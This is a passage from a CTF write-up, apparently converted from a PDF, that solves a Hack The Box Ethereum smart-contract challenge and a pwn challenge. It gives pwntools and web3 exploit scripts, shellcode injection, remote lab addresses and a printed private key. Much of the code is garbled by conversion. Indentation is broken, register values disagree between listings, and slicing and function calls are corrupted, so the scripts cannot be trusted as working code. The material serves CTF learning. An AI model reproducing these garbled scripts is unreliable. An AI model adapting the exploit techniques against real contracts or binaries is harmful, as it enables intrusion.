12
13 # CryoPod contract address and ABI
14 cryopod_address = "0xa821D7DdE75C118BF5EE48468a621b39244e80c3"
15 cryopod_abi = [
16     {
17         "anonymous": False,
18         "inputs": [
19             {"indexed": True, "name": "user", "type": "address"},
20             {"indexed": False, "name": "data", "type": "string"}
21         ],
22         "name": "PodStored",
23         "type": "event"
24     }
25 ]
26
27 # Create contract instance
28 cryopod_contract = web3.eth.contract(address=cryopod_address, abi=cryopod_abi)
29
30 # Fetch PodStored events
31 print("Fetching PodStored events...")
32 try:
33     events = cryopod_contract.events.PodStored.create_filter(fromBlock="earliest").get_all_entries()
34     for event in events:
35         user = event.args.user
36         raw_data = event.args.data
37         print(f"Event - User: {user}, Raw Data: {raw_data}")
38         # Attempt to decode the data
39         try:
40             decoded_data = bytes.fromhex(raw_data[2:]).decode('utf-8')
41             print(f"Decoded Data: {decoded_data}")
42         except Exception as e:
43             print(f"Failed to decode as UTF-8. Error: {e}")
44     except Exception as e:
45         print(f"Error fetching events: {e}")
46
```

Challenge 16: ForgottenArtifact

CHALLENGE NAME

ForgottenArtifact

Deep within the uncharted territories of the Frontier Cluster lies a relic of immense power and mystery—the forgotten artifact known as "The Starry Spurr." Hidden away by the oppressive Frontier Board, its location has been lost to time. However, whispers persist that the artifact can only be recovered by those who understand the intricate mechanisms of the ledger technology. Your goal is to rediscover its location before the Frontier Board finds it and claim possession for the sake of power and wealth.

Challenge Description:

This challenge focuses on exploiting Ethereum smart contracts by reverse-engineering storage slots and interacting with contract functions. The challenge involves calculating a storage slot dynamically based on block number, timestamp, and deployer address, then calling the discover function with the correct artifact location. By understanding Solidity's storage mechanics and using Web3 for interaction, participants successfully pass the isSolved check. The objective: retrieve the hidden flag through precise blockchain interactions and calculated data manipulation.

The goal of this challenge is to solve the smart contract by interacting with the discover function to set the correct artifact location and successfully pass the isSolved check in the setup contract.

Understanding the Contract

ForgottenArtifact.sol

The key parts of the ForgottenArtifact contract include:

1. Storage Slot Initialization:

```
bytes32 seed = keccak256(abi.encodePacked(block.number, block.timestamp, msg.sender));
```

The seed determines the storage slot of the Artifact struct.

- `block.number`: Block number during deployment.
- `block.timestamp`: Timestamp of deployment.
- `msg.sender`: The deployer address (Setup contract).

2. The discover Function:

```
require(starrySpurr.origin == ARTIFACT_ORIGIN, "ForgottenArtifact: unknown artifact location.");
```

The discover function updates the Artifact if the correct storage slot (artifact_location) is provided and matches the ARTIFACT_ORIGIN constant.

Setup.sol

The Setup contract:

- Deploys the ForgottenArtifact contract and emits the DeployedTarget event.
- Contains the isSolved function to check if the challenge is solved.

Approach

1. **Locate Deployment Information:**
 - Extract the deployment block number and timestamp of the ForgottenArtifact contract.
 - These values are used to calculate the artifact_location.
2. **Calculate artifact_location:**
 - Use the formula: keccak256(abi.encodePacked(block.number, block.timestamp, msg.sender)).
3. **Interact with the Contract:**
 - Use the computed artifact_location to call the discover function.
4. **Validate the Solution:**
 - Call the isSolved function in the Setup contract.

Implementation

Extract Deployment Information

- **Capture the DeployedTarget Event:**

The event emitted during the deployment contains details about the ForgottenArtifact contract.

```
event_signature = "DeployedTarget(address)"
event_topic = "0x" + keccak(text=event_signature).hex()

logs = web3.eth.get_logs({
    "address": setup_address,
    "fromBlock": 0,
    "toBlock": "latest",
    "topics": [event_topic]
})

if len(logs) == 0:
    print("Could not find deployment log for target. Can't proceed.")
    exit()

deploy_log = logs[0]
deployment_block_number = deploy_log["blockNumber"]
block = web3.eth.get_block(deployment_block_number)
deployment_block_timestamp = block["timestamp"]
```

These values are used for calculating the storage slot.

Calculate Artifact Location

- **Compute the artifact_location:**

Use the formula:

```
# Compute artifact_location as in constructor:  
artifact_location = keccak(  
    deployment_block_number.to_bytes(32, 'big') +  
    deployment_block_timestamp.to_bytes(32, 'big') +  
    bytes.fromhex(setup_address[2:]))  
)
```

Verified the storage slot contains the correct data (0xdead).

Interact with the Contract

- **Call the discover Function:**

Use the computed
artifact_location to call discover.

```
# Manually construct the transaction data  
function_selector = keccak(text="discover(bytes32)")[4:]  
encoded_params = artifact_location.rjust(32, b'\x00') # Right-pad to 32 bytes  
tx_data = function_selector + encoded_params  
  
tx = {  
    "from": player_address,  
    "to": target_address,  
    "gas": 200000,  
    "gasPrice": web3.to_wei("50", "gwei"),  
    "nonce": nonce,  
    "data": tx_data.hex()  
}  
  
# Sign the transaction  
signed_tx = web3.eth.account.sign_transaction(tx, private_key=private_key)
```

Validate the Solution

- **Call the isSolved Function:**

Check if the challenge is solved:

```

(venv)-(root@kali)-[~/CTF/HTB CTF/M-pdf]
└─# python3 ForgottenArtifact.py
Connected to blockchain
Deployment block: 1
Deployment timestamp: 1734257184
Computed Artifact Location: e22953f49dc6885b0274b7f4b7340b82065d21262a848a09a52a2068e4ee2394
Artifact Slot Content: 0000000000000000000000000000000000000000000000000000000000000000dead
Transaction sent! TX Hash: 0x37958c9c72b38ef303491ca047de0bf5ee81aebfed09a99ad8d764c938664547
Transaction mined!
Challenge Solved!
Now you can get the flag by connecting to the instance manager via:
nc 94.237.60.227 32796
Then select action '3 - Get flag' at computed artifact location

```

Now used the get flag and found it:

```

64 └─(root@kali)-[~/CTF/HTB CTF/M-pdf]
65 └─# nc 94.237.60.227 32796
66 1 - Get connection informations
67 2 - Restart Instance
68 3 - Get flag
Select action (enter number): 3
HTB{y0u_c4n7_533_m3}

```

Full Script: (Also uploaded it in the zip file as ForgottenArtifact.py)

```

1  from web3 import Web3
2  from eth_utils import keccak
3
4  # Blockchain connection details
5  rpc_url = "http://94.237.60.227:54032/"
6  web3 = Web3(HTTPProvider(rpc_url))
7
8  if not web3.is_connected():
9  |   print("Failed to connect to blockchain. Exiting...")
10 |   exit()
11 print("Connected to blockchain")
12
13 # Player credentials
14 private_key = "7359da6dd170f24a78e1267e7523618e67f4b6bd388da25ea4dd55eb4833a5f6e"
15 player_address = "0xb1D806180B946481838590Bf117418fdDB9C859e"
16
17 # Contract addresses
18 setup_address = "0xa02f314439ADDd46aCced7861baC40e6f986fFc"
19 target_address = "0x4aeF35172A3B80f902a1B4AF19eD9F2282199f5A"
20
21 # -----
22 # Find the block and timestamp at which the ForgottenArtifact (TARGET) was deployed
23 # -----
24 event_signature = "DeployedTarget(address)"
25 event_topic = "0x" + keccak(text=event_signature).hex()
26
27 logs = web3.eth.get_logs([
28     "address": setup_address,
29     "fromBlock": 0,
30     "toBlock": "latest",
31     "topics": [event_topic]
32 ])
33
34 if len(logs) == 0:
35     print("Could not find deployment log for target. Can't proceed.")
36     exit()

```

```

print(f"Deployment block: {deployment_block_number}")
print(f"Deployment timestamp: {deployment_block_timestamp}")

# Compute artifact_location as in constructor:
artifact_location = keccak(
    deployment_block_number.to_bytes(32, 'big') +
    deployment_block_timestamp.to_bytes(32, 'big') +
    bytes.fromhex(setup_address[21:])
)

print(f"Computed Artifact Location: {artifact_location.hex()}")

# Debugging: Check the storage at computed artifact_location
try:
    artifact_slot = web3.eth.get_storage_at(target_address, artifact_location)
    print("Artifact Slot Content:", artifact_slot.hex())
except Exception as e:
    print("Error reading storage slot:", e)

# -----
# Interact with the contract: call discover(artifact_location)
# -----
try:
    nonce = web3.eth.get_transaction_count(player_address)

    # Manually construct the transaction data
    function_selector = keccak(text="discover(bytes32)")[:4]
    encoded_params = artifact_location.rjust(32, b'\x00') # Right-pad to 32 bytes
    tx_data = function_selector + encoded_params

    tx = {
        "from": player_address,
        "to": target_address,
        "gas": 200000,
        "gasPrice": web3.toWei("50", "gwei"),
        "nonce": nonce,
        "data": tx_data.hex()
    }

    # Sign the transaction
    signed_tx = web3.eth.account.sign_transaction(tx, private_key=private_key)

    # Use the correct attribute for raw transaction
    if hasattr(signed_tx, "rawTransaction"):
        raw_tx = signed_tx.rawTransaction
    elif hasattr(signed_tx, "raw_transaction"):
        raw_tx = signed_tx.raw_transaction
    else:
        raise AttributeError("No valid raw transaction attribute found in SignedTransaction object.")

    # Send the raw transaction
    tx_hash = web3.eth.send_raw_transaction(raw_tx)
    print(f"Transaction sent! TX Hash: {web3.to_hex(tx_hash)}")

```

```

# Wait for transaction receipt
receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
print("Transaction mined!")


except Exception as e:
    print(f"Error interacting with the contract: {e}")
    exit()

# -----
# Check if the challenge is solved
# -----
try:
    setup_abi = [
        {
            "inputs": [],
            "name": "isSolved",
            "outputs": [{"name": "", "type": "bool"}],
            "stateMutability": "view",
            "type": "function"
        }
    ]
    setup_contract = web3.eth.contract(address=setup_address, abi=setup_abi)
    solved = setup_contract.functions.isSolved().call()
    if solved:
        print("Challenge Solved!")
        print("Now you can get the flag by connecting to the instance manager via:")
        print("nc 94.237.60.227 32796")
        print("Then select action '3 - Get flag'")
    else:
        print("Challenge not yet solved. Check your exploit.")
except Exception as e:
    print(f"Error checking solution: {e}")

```

PWN Challenges:

Challenge 17: Reconstruction



Challenge Description:

The objective of this challenge was to restore misaligned register values in the binary to reconstruct an ancient weapon and retrieve the flag.

Initial Analysis

When connecting to the program over netcat, the following output was observed:

[*] If you intend to fix them, type "fix":

[!] Carefully place all the components:

This prompt indicated that the program was waiting for a fix and required specific register values

```
      *....*
[*] Initializing components ...
[-] Error: Misaligned components!
[*] If you intend to fix them, type "fix": fix
[!] Carefully place all the components: █
```


Solution Steps

I analyzed the binary using **Binary Ninja** and identified the main logic:

1. The program starts with an error message indicating misaligned components (registers).
2. The `regs` function checks the values of specific registers (`r8, r9, r10, r12, r13, r14, r15`) and compares them against predefined values.
3. The program validates the provided inputs through the `check()` function, which eventually ensures all registers are correctly aligned.

The task was to:

- Inject custom **assembly instructions** to set the required registers to their expected values.
- Fix the misalignment and allow the program to validate the registers.




A screenshot of a debugger interface showing the assembly code for the main function. The code is written in C-like pseudo-assembly. It initializes components, checks for misalignment, and handles a flag reading operation. The assembly code is as follows:

```
00001b28 int32_t main(int32_t argc, char** argv, char** envp)
00001b3d    void* fsbase
00001b3d    int64_t var_10 = *(fsbase + 0x28)
00001b43    banner()
00001b48    int32_t buf = 0
00001b4f    char var_11 = 0
00001b5d    printf("\n[*] Initializing components.... ")
00001b67    sleep(seconds: 1)
00001b76    puts(str: "\xb1\x31\x00")
00001b85    printf("[!] Error: Misaligned components... ")
00001b94    puts(str: "\xb1\x34\x00")
00001ba3    printf("[*] If you intend to fix them, t... ")
00001bb9    read(fd: 0, &buf, nbytes: 4)
00001bb9
00001bdb    if (strcmp(&buf, &data_344c, 3) != 0)
00001c1f        puts(str: "\xb1\x31\x00")
00001c2e        printf("[-] Mission failed!\n\n")
00001c38        exit(status: 0x520)
00001c38        noreturn
00001c38
00001be7    puts(str: "\xb1\x33\x00")
00001bf6    printf("[!] Carefully place all the comp... ")
00001bf6
00001c07    if (check() != 0)
00001c0e        read_flag()
00001c0e
00001c42    exit(status: 0x520)
00001c42    noreturn
```

Custom Assembly Injection

Given the 64-bit architecture, I wrote custom shellcode to set the registers as follows:

r8	0x1337c0de
r9	0xdeadbeef
r10	0xdead1337
r11	0x1337cafe
r12	0xbeefc0de
r13	0x13371337
r14	0x1337dead



A screenshot of a debugger interface showing assembly injection code. The code uses the start() function to begin execution and sends the string "fix" to the socket. It then sets the r8 through r15 registers to specific values. The assembly code is as follows:

```
io = start()
io.sendafter(b": ",b"fix")
sh = """
mov r8, 0x1337c0de
mov r9, 0xdeadbeef
mov r10, 0xdead1337
mov r12, 0x1337cafe
mov r13, 0xbeefc0de
mov r14, 0x13371337
mov r15, 0x1337dead
"""

```

I wrote a python script that:

- connectes to the remote server using netcat or Pwntools.
- Sent the fix command to enter the repair phase.
- Injected the shellcode, aligning all registers with the required values.
- The program validated the components, and the flag was revealed.

Flag revealed: **HTB{r3c0n5trucT_d3m_r3g5_c71a0c96599747868992c702f2f66fec}**

```
(kali㉿kali)-[~]
└─$ python3 reconstructor.py
[*] '/home/kali/reconstruction'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX unknown - GNU_STACK missing
    PIE:       PIE enabled
    Stack:     Executable
    RWX:       Has RWX segments
    RUNPATH:   b'./glibc/'
    SHSTK:     Enabled
    IBT:       Enabled
    Stripped:  No
[+] Opening connection to 94.237.50.250 on port 36116: Done
[*] Switching to interactive mode
Misaligned components!

[*] If you intend to fix them, type "fix":
[!] Carefully place all the components: HTB{r3c0n5trucT_d3m_r3g5_c71a0c96599
747868992c702f2f66fec}$ [ ]
[*] Got EOF while reading in interactive
$ [ ]
```

Script Used: (Also uploaded it in the zip file as Reconstructor.py)

```
Z > CyberSec > Sem-3 > OffSec > CTF > PWN > Reconstructor.py > ...
1 #!/usr/bin/env python3
2
3 from pwntools import *
4
5 # Set up pwntools for the correct architecture
6 exe = context.binary = ELF(args.EXE or 'reconstruction')
7
8 host = args.HOST or '94.237.50.250'
9 port = int(args.PORT or 36116)
10
11 context.terminal = ["tmux", "split","-h"]
12
13 def start_local(argv=[], *a, **kw):
14     '''Execute the target binary locally'''
15     if args.GDB:
16         return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
17     else:
18         return process([exe.path] + argv, *a, **kw)
19
20 def start_remote(argv=[], *a, **kw):
21     '''Connect to the process on the remote host'''
22     io = connect(host, port)
23     if args.GDB:
24         gdb.attach(io, gdbscript=gdbscript)
25     return io
26
27 def start(argv=[], *a, **kw):
28     '''Start the exploit against the target.'''
29     if args.LOCAL:
30         return start_local(argv, *a, **kw)
31     else:
32         return start_remote(argv, *a, **kw)
33
34 # Specify your GDB script here for debugging
35 # GDB will be launched if the exploit is run via e.g.
36 # ./exploit.py GDB
37 gdbscript = '''
38 tbreak main
39 continue
40 '''.format(**locals())
41
42 prompt_prefix = b": "
43 cmd_prefix = b"> "
44
45 def prompt(m,**kwargs):
46     r = kwargs.pop("io",io)
47     prefix = kwargs.pop("prefix",prompt_prefix)
48     line = kwargs.pop("line",True)
49     if prefix is not None:
50         if line:
51             r.sendlineafter(prefix,m,**kwargs)
52         else:
53             r.sendafter(prefix,m,**kwargs)
54     else:
55         if line:
56             r.sendline(m,**kwargs)
57         else:
58             r.send(m,**kwargs)
59
```

```
1 def prompt(i,**kwargs):
1 | prompt(f"({i}){encode()},{**kwargs}")
1 |
3 def cmd(l,**kwargs):
4     prefix = kwargs.pop("prefix",cmd_prefix)
5     prompt(i,prefix,**kwargs)
6
7 def unpack(*args):
8     return unpack(*args,**kwargs)
9
10 def printx(**kwargs):
11     for k,v in kwargs.items():
12         log.critical(f"({k}): {hex(v)}")
13
14 def docker_gdb_attach():
15     pid = client.containers.get(docker_id).top()[0]["Processes"][-1][1]
16     with open("./gdbscript","w") as cmds:
17         cmds.write(gdbscript)
18     dbg = process(context.terminal + ["gdb","-pid",f"{pid}","-x","./gdbscript"])
19     sleep(2)
20
21
22 io = start()
23 io.sendafter(b": ",b"fix")
24 sh = """
25 mov r8, 0x13370de
26 mov r9, 0xdeadbeef
27 mov r10, 0x13371337
28 mov r12, 0x1337c0fe
29 mov r13, 0xdead0de
30 mov r14, 0x13371337
31 mov r15, 0x1337dead
32 """
33 sleep(1)
34 io.send(asmlsh().ljust(0xb,b"\xc3"))
35 #sleep()
36 #io.sendline(asmlsh())
37
38 io.interactive()
```